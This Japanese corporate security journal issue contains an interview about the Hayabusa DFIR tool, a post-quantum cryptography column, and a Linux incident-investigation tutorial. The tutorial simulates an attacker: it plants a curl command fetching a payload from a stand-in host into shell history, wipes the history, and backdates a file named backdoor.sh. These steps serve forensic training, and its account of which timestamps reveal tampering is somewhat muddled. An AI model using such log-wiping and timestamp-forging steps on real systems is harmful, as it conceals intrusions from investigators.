HITACHI

Hitachi Systems Security Journal

VOL.74

株式会社 日立システムズ

Hitachi Systems Security Journal VOL.74

TABLE OF CONTENTS

●はじめに
本文書は、株式会社日立システムズ の公開資料です。バックナンバーは以下の Web サイトで確認できます。
https://www.hitachi-systems.com/report/specialist/index.html

OSSの開発を通じて技術を磨き国際カンファレンスの登壇で交流を深める

高橋 福助 インタビュー

オープンソースソフトウェア（OSS）の開発は、世界中のエンジニアが関わることで急速に拡大している。こうしたOSS開発の最前線で活躍しているのが、高橋福助氏だ。NTTデータグループのインシデント対応チーム「NTTDATA-CERT」に所属しながら、国内のセキュリティコミュニティ「大和セキュリティ」のメンバーとしても、開発や講演活動など幅広く取り組んでいる。大和セキュリティが開発する「Hayabusa」は、DFIR（Digital Forensics and Incident Response：デジタル・フォレンジックおよびインシデント対応）分野で注目を集める国産ツールだ。2022年のリリース以降、GitHub上で2500以上の高評価（スター）を獲得し、すでに世界中のセキュリティチームに導入されている。高橋氏は昨年、国際セキュリティカンファレンスにも登壇し、日本のエンジニアとしてグローバルな舞台でその存在感を示した。今回のインタビューでは、OSS開発を通じて得た技術的な成長や国際的なネットワークの広がりなどについて伺った。

取材・文＝吉澤 亨史／撮影・編集＝斉藤 健一

吉澤（以下 Y）：今回は、お時間をいただきありがとうございます。高橋さんは NTTDATA-CERT にご所属とのことですが、CSIRT というと有事対応の大変さはイメージしやすい一方で、平常時にはどのような業務を行っていらっしゃるのでしょうか。

高橋（以下 T）：平常時は主に、インシデントの未然防止につながる活動を行っています。これまでの CSIRT での経歴としては、平常時には業務自動化に向けた基盤づくりや、MISP（Malware Information Sharing Platform）というオープンソースソフトウェアを活用し、組織間で脅威情報を効率的に共有できるよう取り組んできました。また、インシデント発生時には、解析担当の一員として対応にあたりますが、インシデントが発生しない限りは、定時で仕事を終えられる環境にいます。

Y 簡単な略歴を伺ってもよいですか。

T 学生時代はセキュリティとはほとんど無縁で、ひたすらサッカーに打ち込んでいました。卒業後は、エンジニアだった父の影響もあり、エンジニア職の道を選びました。

現在の会社には 7 年前に入社し、それ以前の約 8 年間はソフトウェア開発エンジニアとしてキャリアを積んでいました。

Y 意外なご経歴ですが、地に足のついた技術経験をお持ちなんですね。

T 前職は、国産のパッケージソフトウェアを開発・提供している会社で、1 つの製品を継続的にバージョンアップしながら、保守・メンテナンスを行う業務に携わっていました。当時は、イギリス・ロシア・フランスなど、ハイレベルな技術を持つ若手エンジニアたちと同じチームで働いており、毎日必死に学びながら鍛えられる環境でした。その経験を通じて、ソフトウェア開発の実力を身につけることができたと思っています。

Y 国際的な環境で実力を磨かれたご経験は、今でも大きな財産ですね。

T 前職では、ソフトウェアのトラブルシューティングやバグ修正といった業務を担当しており、そうした問題解決型の仕事がとても好きでした。その特性をどのように社会に生かせるかを模索していたときに、セキュリティ分野の「DFIR」という業務に出会いました。そこに強い興味を持ち、キャリアの方向性を転換することを決意。7 年前に現在の会社へ、セキュリティエンジニアとして入社しました。

Y トラブルシューティングとデジタル・フォレンジックに共通点などはありますか。

T トラブルシューティングの業務では、ログの解析や OS の構成情報など、さまざまな要素を読み解く機会が多くありました。実はフォレンジックの調査でも、構成情報やログを手がかりに事象の全体像をひもといていく場面が多く、両者には非常に近い部分があると感じています。そのため、前職で培った知見が自然とフォレンジックの業務にも生かされており、スムーズに馴染むことができました。

役立つエンジニアでありたいという思いが活動のモチベーション

Y 大和セキュリティ※1 の一員として執筆した論文が採択され、国際サイバーセキュリティ会議「SecTor

●高橋 福助（たかはし・ふくすけ）

パッケージソフトウェアの開発エンジニアを経て、2018 年より NTTDATA-CERT（株式会社 NTT データグループの CSIRT）に所属し、DFIR、OSINT、SOAR 業務に従事。大和セキュリティ　OSS ツール「Hayabusa」「Takajo」「WELA」「Suzaku」のコア開発者。趣味で、他オープンソース Blue Team ツールの修正、バグハンティングなどにも注力。過去に Annual FIRST Conference、SECCON 電脳会議 Open Conference、BSides Tokyo、HackFes、HITCON CMT、SecTor、Black Hat USA Arsenal で講演。オープンソース Blue Team ツールの普及に努める。

（Security Education Conference Toronto）2024」※2で発表されたとうかがいました。そもそも、大和セキュリティとは以前から関わりがあったのでしょうか？

T きっかけは「Hayabusa」です。大和セキュリティが開発するファストフォレンジックツールで、Windows のイベントログを高速に解析し、侵害の痕跡を検出します。CSIRT 業務の中でこのツールを偶然見つけ、日本発でこれほど高品質なオープンソースソフトウェアがあることを知りました。そこから、まずはユーザーとして使い始めたのが最初のつながりです。

Y まずはユーザーとして使い始めて、使いこなしていったわけですね。

T Hayabusa を使う中で、セキュリティ技術をもっと深く学びたいという思いが芽生えました。そこからツールの内部構造を調べ、不具合を見つけた際には自ら修正して GitHub にプルリクエストを送るようになりました。そのたびに「Thank you」と丁寧なレスポンスをいただき、次第に開発者とのやり取りも増えていきました。特に、マルチスレッド環境で再現が難しい不具合に対して、過去の経験を生かして修正コードを提出した際には、とても前向きに受け止めていただき、以降、より深い関わりが生まれました。

Y 地道な取り組みが評価されて、次第に信頼を得ることができたということですね。

T ある日、大和セキュリティのリーダーである田中ザックさんから GitHub 上でイシューが届きました。通常イシューは、機能追加や不具合報告など技術的なやり取りに使うものですが、その内容は「あなたと連絡を取るにはどうすればいいか?」というもので、少し珍しいパターンでした。それをきっかけに開発チームへ招かれ、コアメンバーとして参加するようになりました。ちょうど 3 年前のことです。以来、関わりを深める中で SecTor での発表の機会もいただきました。今では、インシデントレスポンスの現場で Hayabusa を活用しつつ、自分が欲しいと感じた機能を自ら開発するようになっています。

柔らかな笑顔が印象的な高橋氏。インタビューは終始、和やかな雰囲気の中で進行した

Y GitHub を見ると、高橋さんが Hayabusa に非常に頻繁にコミットしていて、すごいと感じます。そうした継続的な活動のモチベーションはどこにあるのでしょうか？ また、日々のルーチンについても教えていただけますか。

T 今回インタビューを受けるにあたり、あらためて自分のモチベーションについて考えてみました。いくつかありますが、いちばんの原動力は「役に立つエンジニアでありたい」「深い知見を継続的に得たい」という思いです。続けられている理由の 1 つには、多くの方からフィードバックをいただけることがあります。誰にも使われないツールを 1 人で黙々と作り続けているだけだったら、きっとモチベーションは保てなかったと思います。

Y 具体的には、どのようなフィードバックでしょうか。

T ありがたいことに、ポジティブなフィードバックをいただくことが多いです。カンファレンスで登壇した際には、「Hayabusa を使ってみた」という記事を書いてくださるセキュリティエンジニアの方もいて、そうした反応から多くの場面で役立ててもらえていることを実感します。私自身も、Hayabusa をより良くしたいという思いで活動を続けており、そのプロセスの中で新たな知見を得て、技術者と

※ 1 **大和セキュリティ** https://github.com/Yamato-Security
※ 2 **SecTor2024** https://www.blackhat.com/sector/2024/

して成長できていると感じています。

Y 本業もお忙しいかと思いますが、Hayabusa の開発など、こうした活動の時間はどのように確保されているのでしょうか？

T 子どもや家族との時間を除けば、ほとんどの時間をオープンソースの開発に充てています。具体的には、朝の勤務前や子どもを保育園に送った後の 1 時間ほど、そして仕事後、ご飯を食べて子どもを寝かしつけた後の 1 ～ 2 時間といった具合です。土日も、子どもがアニメを観ている間や、一緒に外出して帰宅後に昼寝している間など、細かな時間を積み重ねて開発を続けています。

Y お仕事はフルリモートで勤務されているのでしょうか。

T ほぼリモートワークで、出社は週 1 回程度です。こうした働き方が、オープンソース活動を続けるうえでの後押しになっていると感じます。実際、この 3 年間で GitHub に送ったプルリクエストは 500 件を超えており、平均すると 2 日に 1 回は機能追加やバグ修正を行っている計算です。もはや Hayabusa の開発は日課のような存在で、活動しないと落ち着きません。良い機能が実装できたり、納得のいくコードが書けたときは本当に気持ちがいい。私にとって、開発そのものがリラックスにつながる時間になっています。

Y 何事も同じですが、レスポンスやフィードバックがあると、モチベーションの維持につながりますよね。

T ソフトウェアエンジニアとして働いていた当時も、GitHub やオープンソースへの憧れはありましたが、なかなか継続して取り組むことはできませんでした。今こうして活動を続けられているのは、フィードバックをいただける環境があるからこそだと思っています。本当に恵まれていて、幸運なことだと感じています。

Y SecTor で発表された DFIR の手法も、Hayabusa をベースにされたものだったのでしょうか？

T 発表では、Hayabusa と同じくオープンソースのツールである Sigma の 2 つをテーマに取り上げました。Sigma は、ログから攻撃の痕跡を検出するロジックを、誰でも利用・共有できる「ルール形式」で公開する仕組みです。世界中のセキュリティエンジニアに使われており、GitHub では日々多くのルールが共有されています。現在、Hayabusa にはその Sigma ルールが約 4000 件同梱されており、ログから攻撃の兆候を効率的に見つけるために活用されています。

Y 世界中のセキュリティエンジニアが蓄積したナレッジが活用されているのですね。

T Hayabusa は、検知ロジックをツール内に組み込むことで、高速にログを解析できるよう設計されています。そのため、DFIR の深い知識がなくても、ある程度は侵害の痕跡を検出できるようになっています。SecTor では、そうした Hayabusa の特徴に加え、Sigma と組み合わせることで、セキュリティ予算の限られた組織でも高度なログ解析が可能になる点についてお話ししました。

カンファレンスへの登壇で人脈が拡がる

Y そもそも、SecTor での発表は、どのような経緯で実現されたのでしょうか？

T 会社の先輩である宮本久仁男さんから声をかけていただいたのがきっかけです。宮本さんは日本ハッカー協会の理事を務めており、協会主催のカンファレンス「Hack Fes」への登壇を打診されました。その経験を経て、SecTor の講演募集にも応募したところ、幸いにも採択されることになりました。その後も、いくつかのカンファレンスで登壇の機会をいただいており、本当にありがたく思っています。

Y カンファレンス登壇などの社外活動に取り組むきっかけになったのですね。

T おかげさまで、グローバルなつながりが広がり、これまで GitHub 上でしかやり取りしていなかった多くのエンジニアと、現地で実際に会うことができました。昨年、福岡で開催されたカンファレンスでは、Sigma の開発コアメンバーの方々とも対面できました。最初にかけていただいた言葉が、「君たちが、あのすごいツールを作ったんだね」というもので、とても感激しました。皆さん本当に情熱的で、ザックさんをはじめ、脅威検出の話で大いに盛り上がり、そのまま 1 時間ほど立ち話をしていました。

Y 英語でのやり取りも問題ないのですか。

T 英語については、正直かなり苦戦していますが、この活動をきっかけに少しずつ努力しているところ

さまざまな国際カンファレンスで顔を合わせる知り合いも増えて、セキュリティの世界は、意外と狭いと感じることもあるという

です。ChatGPT と同様に、ある程度コンテキストがあり話の範囲が絞られていれば、内容を想像しながらなんとか理解できます。ザックさんが一緒にいるときは、通訳のように訳してくださるので、とても助かっています。最近は、ChatGPT の英会話応答がとても自然なので、空き時間に会話して英語の練習をしています。

Y SecTor でトロントに行かれた際も、コミュニケーションは基本的に英語ですよね。

T トロントでは、以前福岡のカンファレンスでクラウドログの検出ツールについて発表していたアメリカのエンジニアと、ホテルの朝食会場で偶然お会いしました。ちょうどそのツールについて詳しく聞きたいと思っていたので、つたない英語ながら思い切って声をかけ、朝食をご一緒させていただきました。そのおかげで仲良くなり、今でもお互いに娘の写真を送り合うような関係が続いています。

Y エンジニア同士であれば、共通の専門用語が多いため、言語の壁があっても意外とコミュニケーションが取れるものなんですね。

T 現在、Hayabusa に続く新たなツールとして、クラウドのログを対象にしたスキャンツールを開発していますが、その分野については大和セキュリティ内にも深い知見を持つ人が少なく、ちょうど困っていたところでした。そんな中で出会ったその方は、クラウドログに関する専門性が非常に高く、先月も具体的な内容でディスカッションさせていただきました。その知見をどう実装に落とし込むかについては、現在チーム内で議論を重ねています。次の Black Hat USA の Arsenal に向けて、機能のブラッシュアップを進めているところです。

Y 国内外でお会いした方々と、別のカンファレンスで再会することもあるんですね。そうしたつながりが続いていくのは、とても楽しみなのではないでしょうか。

T 4 月中旬、オーストラリアで開催された AusCERT にて、Hayabusa に関連する Windows イベントログの改善についてプレゼンを行いました。その際、オープンソースツール「Velociraptor」の作者と交流する機会がありました。Velociraptor は、エンタープライズ環境でもリモートでフォレンジックを実施できるツールとして、世界中で活用されています。その方のアドバイスをもとに Hayabusa に新機能を組み込んだ部分もありますし、逆に Hayabusa の機能が Velociraptor に活用されている部分もあります。

Y 同じ志を持つ海外のエンジニアとの交流が広がっていくのは、本当に素晴らしいことですね。

T オンラインでは GitHub 上でやり取りすることもありましたが、やはり直接会うと特別感があって、とても楽しいですね。ゴールドコーストでは、その方がビーチや地元のお店を案内してくださり、本当に親切で素敵な方でした。こうして各地を訪れるたびに、新たな出会いや交流が生まれます。しかも、皆さんそれぞれ高い専門性を持ったスペシャリストばかりで、大いに刺激を受けています。

Y お話を伺っていると、本当に物事が良い方向に進んでいる印象を受けます。

T とあるカンファレンスでお会いした方と、別のカンファレンスで再会することもあります。グローバルな規模ではありますが、セキュリティの世界は意外と狭いと感じることがありますね。

Y 海外も含めて、さまざまなカンファレンスに参加されているのですね。

T この 2 年で参加するカンファレンスの数が一気に増えました。正直、それまでは Black Hat のことさえ十分に認識していなかったのですが、先輩から「カンファレンスに出て外で活動するのはとても良いことだよ」と勧められたのが大きなきっかけでし

た。その言葉に背中を押されてさまざまな場に足を運ぶようになり、新たな知見が得られただけでなく、多くのエンジニアとの出会いや交流も生まれ、今ではとても良いサイクルができていると感じています。

Y CODE BLUE でも講演が採択されましたね。

T「ギャップに要注意：Windows イベントログの見落としを検出する（そして修正する !）」というタイトルです※3。OSS のショーケースとなる Bluebox トラックで採択されました。田中ザックさんと一緒に登壇します。

Y どのような内容なのでしょうか。

T Windows イベントログの監査設定を改善し、より効果的な脅威検出とフォレンジック対応を実現するための 2 つのオープンソースツールを紹介します。1 つ目の WELA は Sigma ルールに基づいて分析し、検出可能な脅威を可視化する PowerShell ツールです。もう 1 つの EventLog-Baseline-Guide は、複数のベースラインガイドを比較し、設定の違いや Sigma ルールのカバレッジを直感的に把握できる Web アプリケーションです。これらを通じて、検出の死角を見える化するのが狙いです。

Y なるほど。セキュリティチームにとって有益なものになりそうですね。当日の盛況を願っています。

OSS の開発を通じて技術を磨き交流を深める

Y 少し話がそれますが、大和セキュリティのツール名はどれも独特で印象的だと感じます。おそらく命名は田中ザックさんだと思うのですが、ネーミングに関するポリシーやこだわりはあるのでしょうか？

T 田中ザックさんによると、「日本らしさをイメージできること」「海外の方でも発音しやすいこと」、そして「ツールの強みと名前がリンクしていること」を意識して名付けているそうです。

Y Hayabusa（隼）に、Takajo（鷹匠）、Suzaku（朱雀）など、どれも個性的で独特な名前ですよね。

T 隼は、最も速く飛べる鳥で、ハンティングスピードに優れ、狩猟にも使われます。Hayabusa も、Windows イベントログから攻撃の痕跡を素早く見つけ出す " ハンティング " ツールであることから、その名が付けられたと聞いています。Takajo はザックさんが命名し、Suzaku については「Hayabusa よりさらに高く空を飛ぶ存在」というイメージから、チーム全員で名付けました。

Y 日本では、国産のセキュリティツールが少ないと言われることがあります。実際、国内のセキュリティ業界では、海外製ツールを代理店経由で導入・販売するケースが多く見られます。そのため、本来得られるはずの開発や運用の知見が国内に蓄積されにくい、という指摘もあります。

T 私自身も、その点は非常に強く感じています。海外の大手セキュリティベンダーは製品の完成度が高く、膨大なデータも保有しています。
豊富なデータがあれば、それをもとに高度な解析が可能となり、さらに先進的な技術へとつながっていきます。だからこそ、Hayabusa は国産のオープンソースツールとして、今後も力を入れて取り組んでいきたいと考えています。

Y これまでのお話を伺っていると、高橋さんのコミュニティ内でのご活動や、カンファレンス登壇を通じた海外エンジニアとの交流は、非常に良いロールモデルだと感じます。他の方々もきっと同じ道をたどれると思いますし、今後もそうしたエンジニアが増えていくことを願っています。

T 私は幸いにも、「開発」と「セキュリティ」の組み合わせで、ポジティブなフィードバックをいただけるようになってきました。日本の技術者の皆さんは非常に高い技術力をお持ちで、その力はもっと広く評価されるべきだと感じています。もし私なりの " メソッド " があるとすれば、それは「オープンソース」という場がフィードバックを得やすく、発信と改善のサイクルを自分で回せる環境だということです。この場を活用することで、技術を磨きながら外部との接点も自然と広がっていくのだと思います。

Y 少し専門的な話になりますが、Hayabusa はリリース当初、Rust で開発されたと伺っています。また、Takajo は Nim で実装されています。深い知見を持つ人が少ない言語であり、「あえて厳しい道」

※3 **ギャップに要注意：Windows イベントログの見落としを検出する（そして修正する !）**
https://codeblue.jp/program/time-table/day2-t3-02/

や「求道を楽しむこと」を選んでいるようにも感じます。そうした言語選定の理由をご存じでしょうか？

T Rust も Nim も、いずれもザックさんの判断で選ばれたと思います。Rust は速度と安全性を両立できる言語で、学習コストは高いものの、先見の明がある選択と言えるでしょう。一方、Nim は Python のように習得しやすく、非常に高速です。特にザックさんにとって「速さ」は最重要ポイントであり、さらに他の付加価値も求められていたのだと思います。情報の少なさから苦労も多かったようですが、それを上回る利点があったと感じます。

Y 最近では、学生でも Rust を積極的に使うようになっています。習得のハードルは高めですが、コンパイルが通れば高い確実性で動作すると聞いています。

T その点は、オープンソースの技術者としても非常に助かっています。Rust は、コンパイルが通れば不具合が起きにくく、機能を変更した際もコンパイル段階で潜在的な不具合を検出できます。また、学習障壁の高さが、結果的にエンジニアの質を高める面もあると感じています。そうした点も、Hayabusa が成功した理由の 1 つだと思います。

Y もう一つ伺いたいのですが、高橋さんは最近の開発で GitHub Copilot を活用されているそうですね。実際に使ってみて、その効果はいかがでしょうか？

T LLM（大規模言語モデル）の恩恵は非常に大きいと実感しています。例えば、娘にアニメを見せているわずかな時間に、1 つの機能を実装できるほどのスピード感は、まさに LLM の力によるものです。最近では Claude も活用しており、Copilot をさらに進化させたような印象があります。エンジニアの間でも人気があります。実際、マークダウン形式で仕様書をざっくり投げたところ、わずか 15 分ほどで約 700 行の Rust コードを返してきたのには驚きました。

Y それはまさに画期的な生産性向上ですね。

T まさに次元が違うと感じました。今の私にとっての次の技術課題は、こうした圧倒的なスピードの中で「何が課題で、何を解決すべきか」を自ら見出せるエンジニアになることです。そうでなければ、このようなツールを本当に使いこなすことはできないと実感しています。

目下の課題はクラウド向けファストフォレンジックツール「Suzaku」の進化と LLM を自在に扱う技術力。圧倒的な進化の中で、自ら課題を見つけ解決できるエンジニアになりたいと語る

Y 最後に、今後の展望や「これからぜひ取り組んでみたいこと」があれば、ぜひお聞かせください。

T 直近の目標は、大和セキュリティが開発しているクラウドログ向けファストフォレンジックツール「Suzaku」を、より多くの方に使ってもらえる優れたプロダクトへと磨き上げていくことです。中期的な目標は、先ほども触れたように、LLM を本格的に使いこなせるエンジニアをめざすことです。これは、カンファレンスで出会った方々から受けた刺激も大きなきっかけとなっています。

Y よろしければ、もう少し詳しくお聞かせいただけますか？

T その方は、経済的にあまり豊かでない国でセキュリティ教育に携わっており、現地では高い技術を持ちながらも、それを悪用してしまうケースも少なくないといいます。そうした現状を少しでも良い方向へ導くため、ボランティアとして教育活動を行っていると聞き、深く感銘を受けました。教育現場で、技術だけでなく下地となる価値観や考え方に働きかける、そうした根本から社会課題を変えていく姿勢に、大きな可能性を感じました。私自身も、より広い視点で世の中の課題と向き合い、根本的な変化を生み出せるエンジニアをめざしたい。それが今の中長期的な目標です。

Y ありがとうございました。

社会のさまざまな動向を把握し、リスクの変化に対応したセキュリティ体制を構築

Hitachi Systems CSI（Cyber Security Intelligence）Watch 2025.12

文＝日立システムズ

2030 年問題と日本における耐量子計算機暗号の現状

【概要】: 2030 年には現在の暗号を解読可能な量子コンピューターが登場すると予測され、これを「2030 年問題」と呼ぶ。暗号化されていても流出した情報は将来解読されるおそれがある。この脅威に対抗するため耐量子計算機暗号（PQC）の策定・移行が各国で進められているが、日本では規格化が未整備である。移行には数年を要し、一朝一夕では解決できない。今できることは、組織で使用する暗号方式の洗い出しと安全な方式への変更など、情報が流出しても解読されない仕組みづくりである。

【内容】: 機密情報の秘匿、通信の秘密化、電子署名など、あらゆるものに使用される暗号だが、現代の暗号を解読できる量子コンピューターが 2030 年頃に登場すると予測され、これを「2030 年問題」と呼ぶ。従来の暗号は「解読に非現実的な時間がかかる」ことを安全性の根拠としてきた。

例えば、世界で広く使われる RSA 暗号等の公開鍵暗号は現代のコンピューターで解読に数十億年を要する。しかし、この計算を高速化するアルゴリズムがすでに考案されており、量子コンピューターで実用化されれば、既存の暗号は短期間で解読可能とされる。これにより、機密情報のろう洩、通信の安全性喪失、電子署名の信頼性崩壊といった社会基盤を揺るがす事態が引き起こされる。この脅威に対抗するため「耐量子計算機暗号（PQC）」の策定・移行が世界的に進められている。

PQC は、量子コンピューター実用化後も安全性を保障できる暗号リストであり、既存暗号の鍵長を伸ばした規格や、量子コンピューターでも解読に長時間を要する暗号方式が含まれる。

米国では NIST が PQC を含む新暗号標準を 2024 年に策定し、2035 年までの重要システム導入を計画している。日本では CRYPTREC が政府向け暗号の安全性評価や推奨リスト策定、耐量子暗号のガイドライン公開を行っているが、標準化や義務化のロードマップは未整備である。各組織が自律的にリスクを認識し早期に備えることが不可欠だ。2030 年問題は現実的リスクである。

表　各国（地域）における PQC 移行の状況

国地域	標準化状況	移行開始目標	重要システム移行期限
米国	○ NIST 標準交付済	○ 2025 年以降順次実施	○ 2035 年
EU	△ ロードマップ策定済	△ 2026 年末までに加盟各国の戦略策定	○ 2030 年末
英国	△ 国家計画策定済	△ 2028 年までに計画策定	○ 2031 年
日本	× 2026 年度中にロードマップ策定	× 次期戦略に方針を盛込む予定	△ 2035 年を予定

社会全体でのシステム見直しが必要な課題であり、暗号化方式の変更では即座に解決しない。攻撃者の間では、Harvest Now, Decrypt Later という考えが浸透し、将来的な解読を見越した暗号化データの収集が行われている。そのため、攻撃者の手に渡った資産は守れない可能性が高い。今できる対策から始め被害を減らす必要がある。組織が取り組めることは大きく 2 つだ。1 つめは、自組織の情報資産の暗号方式と鍵の利用状況を確認し、現行資産の暗号化状況を把握する「クリプトインベントリ」の整備である。これで安全でない暗号化方式を洗い出し、PQC など危殆化しない方法で管理することが必要だ。2 つめは、現行の暗号方式と PQC を併用する「ハイブリッド暗号の導入」である。現在の PQC 実装は進化途上だが、鍵長の増大や計算負荷などのシステム影響を見積もり、本採用に備えられる。こうした暫定的対策と併せて、システムの重要性・リスクをもとに新暗号標準への移行優先度を検討し、情報が流出しても解読されない仕組みづくりが重要である。

［**情報源**］ https://www.cas.go.jp/jp/seisaku/pqc/kanjikai/dai1/shiryou2.pdf
https://www.fsa.go.jp/singi/pqc/gijiyousi/20241018.html

セキュリティツールを実践的に紹介する連載企画

Let's try Linux 調査コマンド

3. システム管理編

文＝日立システムズ

1. はじめに

本稿は、各種セキュリティツールなどを実践的に紹介する連載企画です。前々号より「Linux 調査コマンド」と題して、Linux に標準的に搭載されているコマンド群を用いて、ネットワーク通信・プロセス・スケジューラ・履歴などの側面から情報を収集・分析する方法を確認します。今回の対象となる Linux コマンドは **ss, lsof, ps, ip, crontab, history, date, who** です。どのコマンドもインシデント対応などにおいて重要な役割を果たします。

調査者はこれらのツールを通じて、リアルタイムの状況把握だけでなく、痕跡の保存・再構築といった対応を行う必要があります。本誌では、各コマンドの基本的な使い方から、実際の調査現場を想定したハンズオンまでを順を追って解説します。特に仮想環境（VirtualBox）における実行例も交え、手を動かしながら理解できる構成とします。

1. ネットワーク編
2. プロセス・ファイル監視編
3. システム管理編

なお、本稿の安全性には留意していますが、安全を保証するものではありません。OA 端末で実施するのではなく、分離された回線内および機器を利用することを推奨します。

2. システム操作・タスク管理編

2.1 定期的な処理の登録する crontab コマンド

定時バックアップの実行、定期的なログファイルのローテーション、アップデートやセキュリティスキャンの自動実行などを行えます。

2.1.1 基本的な操作

```
# crontab -e
```

自分の **crontab** 編集

```
# crontab -l
```

現在の **crontab** 確認

```
# crontab -r
```

crontab の削除

・crontab の構成
*(分) *(時) *(日) *(月) *(曜日)　/path/to/command
例えば、毎日午前 2 時にバックアップスクリプトを実行する場合
0 2 * * * /usr/local/bin/backup.sh

2.1.2 crontab ハンズオン

毎分 **cron** がスクリプトを実行するテスト用スクリプトの作成を行います。

```
# echo “echo ‘[CRON TEST] $(date)’ >> ~/cron_test.log” > ~cron_test.sh
# chmod +x ~/cron_test.sh
```

下記コマンド入力後 **crontab** が開きます。

```
# crontab -e
```

i を押した後、下記を入力して **:wq** で保存します。
今回は、毎分 **cron** がスクリプトを実行する設定で特に影響はありません。

```
# ” * * * * * ~/cron_test.sh”
```

保存後、下記画面が出れば問題ありません。

```
"/tmp/crontab.EjBYtX" 1L, 25B written
crontab: installing new crontab
```

もし、下記のような画面が出た場合は入力したコマンドが間違っていると考えられます。


```
"/tmp/crontab.B7E4Wv" 2L, 23B written
crontab: installing new crontab
"/tmp/crontab.B7E4Wv":1: bad minute
Invalid crontab file, can't install.
Do you want to retry the same edit? (Y/N)
```

Y を入力し、再度編集を実施してください。 数分後、下記コマンドを入力して確認すると自動起動を確認できます。

```
# cat ~/cron_test.log
```

```
[root@localhost ~]# cat ~/cron_test.log
[CRON TEST] Tue Apr 22 00:17:31 JST 2025
[CRON TEST] Tue Apr 22 00:17:31 JST 2025
[CRON TEST] Tue Apr 22 00:17:31 JST 2025
[CRON TEST] Tue Apr 22 00:17:31 JST 2025
[CRON TEST] Tue Apr 22 00:17:31 JST 2025
```

ハンズオン実施後、自動起動設定の削除をお願いします。
crontab -e 入力後、記載した *** * * * * ~/cron_test.sh** を削除して **:wq** を入力して Enter、保存されます。
保存後、**crontab -l** と入力して何も表示されなければ削除が完了しています。



2.1.3　調査での利用

crontab コマンドは調査において不正なスケジュールタスクや継続的な攻撃操作の痕跡の確認に利用します。
下記は観点ごとの利用例です。

・不審な自動実行の痕跡
攻撃者は侵入後に継続的なアクセスの実現のために、**crontab** に悪意のあるスクリプトを登録し、再起動後や一定時間ごとにコマンドを実行することがあります。

ユーザーの **cron** 設定確認

```
# crontab -l
```

配下ユーザーごとの cron ファイル：/var/spool/cron/ :
ディレクトリ内のファイル：/etc/cron.d/

・実行権限のないユーザーによる不可解なジョブ
/var/spool/cron/nobody に書かれているスクリプトや、ユーザーのホーム直下にある .cronrc や .crontab など

2.2 コマンド実行履歴の確認する history コマンド

シェル上で入力したコマンド履歴を確認するために使われる。ユーザーの操作履歴を把握できるため、トラブルシューティングやセキュリティ調査において利用します。

2.2.1 基本的な操作

```
# history
```

実行履歴を一覧表示（1000 件）

```
# history 10
```

直近 10 件を表示

```
# history -r
```

ファイルから履歴を読み込む

```
# history -c
```

履歴を全削除 (証拠隠滅に利用される可能性もある)

```
[root@localhost ~]# history
    1  echo "secret data" > /tmp/testfile.txt
    2  tail -f /tmp/testfile.txt &
    3  lsof | grep testfile.txt
    4  which lsof
    5   dnf install -y
    6  which lsof
    7  dnf install lsof -y
    8  which lsof
    9  ping -c 3 8.8.8.8
   10  ping -c 3 www.google.com
   11  cat /etc/resolv.conf
   12  sudo bash -c 'echo "nameserver 8.8.8.8" > /etc/resolv.conf'
   13  sudo dnf clean all
   14  sudo dnf install lsof -y
   15  sudo yum install -u nc
   16  sudo yum install -y nc
   17  echo "echo '[CRON TEST] $date' >> ~/cron_test.log" > ~/cron_test.sh
   18  chmod +x ~/cron_test.sh
   19  crontab -e
   20  cat ~/cron_test.log
   21  clean
   22  clear
   23  history
```

history 出力画面

```
# history | tail
```

下記コマンドは、最近実行されたコマンドのうち、最後の数行だけを表示するためのコマンドです。

```
[root@localhost ~]# history | tail
   15  sudo yum install -u nc
   16  sudo yum install -y nc
   17  echo "echo '[CRON TEST] $date' >> ~/cron_test.log" > ~/cron_test.sh
   18  chmod +x ~/cron_test.sh
   19  crontab -e
   20  cat ~/cron_test.log
   21  clean
   22  clear
   23  history
   24  history | tail
```

```
# history | grep crontab
```

先ほどのハンズオンで実施した **crontab** で grep すると関連するのを表示できます。

```
[root@localhost ~]# history | grep crontab
   19  crontab -e
   25  history | gerp crontab
   26  history | grep crontab
```

2.2.2 history の改ざん

2.2.1 で説明した **history** コマンドを利用して閲覧できる履歴は容易に改ざんができます。
今回は履歴の改ざんを試行し、履歴やタイムスタンプがどのように変化するのかを確認します。
まず、攻撃者側を想定した動きを行います。
履歴が保存される /.bash_history に攻撃者が実施を想定するコマンドを入力します。

```
# echo “curl http://example.com/payload.sh” >> ~/.bash_history
# vi ~/.bash_history
```

入力後、履歴を”vi”コマンドで削除します。**vi** 以外に **nano** または **vim** コマンドでも可能です。
画面表示後、**i** を入力する。

```
~
~
~
~
~
-- INSERT --
```

入力することで、INSERT モードになりコマンド入力・削除が可能になります。
攻撃者側を想定し、入力したコマンドを削除します。

```
curl http://example.com/payload.sh
~
~
```

削除後、**:wq** と入力し、Enter を押すと保存終了できます。

```
~
~
~
:wq
```

```
# > ~/.bash_history
```

改ざん後、履歴を 0 バイトにするため、下記コマンドを実行します。
これで攻撃者側の行動は終了です。

次に、観測者視点で改ざんを確認します。

```
# ls -l ~/.bash_history
```

```
[root@localhost ~]# ls -l ~/.bash_history
-rw-------. 1 root root 90 Apr 21 17:24 /root/.bash_history
```

まず、**ls** コマンドを利用してタイムスタンプを確認します。
タイムスタンプが不自然に新しい、またはログイン時間と合わない場合などには改ざんされた可能性が考えられます。

```
# stat ~/.bash_history
```

次に **stat** コマンドを利用してファイル状態を確認します。

```
[root@localhost ~]# touch -d "2025-04-22 05:00:00" /tmp/backdoor.sh
[root@localhost ~]# ls -l --full-time /tmp/backdoor.sh
-rwxr-xr-x. 1 root root 12 2025-04-22 05:00:00.000000000 +0900 /tmp/backdoor.sh
[root@localhost ~]# stat /tmp/backdoor.sh
  File: /tmp/backdoor.sh
  Size: 12              Blocks: 8          IO Block: 4096   regular file
Device: fd00h/64768d    Inode: 8997374     Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (    0/    root)   Gid: (    0/    root)
Context: unconfined_u:object_r:user_tmp_t:s0
Access: 2025-04-22 05:00:00.000000000 +0900
Modify: 2025-04-22 05:00:00.000000000 +0900
Change: 2025-04-22 02:40:54.951713180 +0900
 Birth: 2025-04-22 02:38:39.517595353 +0900
```

ここでタイムスタンプに注目してください。
通常、Change はメタデータが変更されたタイミング、Modify はファイルの中身が変更されたタイミングに更新されます。
日常的な操作では、完全に時刻が一致することはありません。
そのため、Change と Modify の日時が一致している場合、改ざんされた可能性が高いといえます。

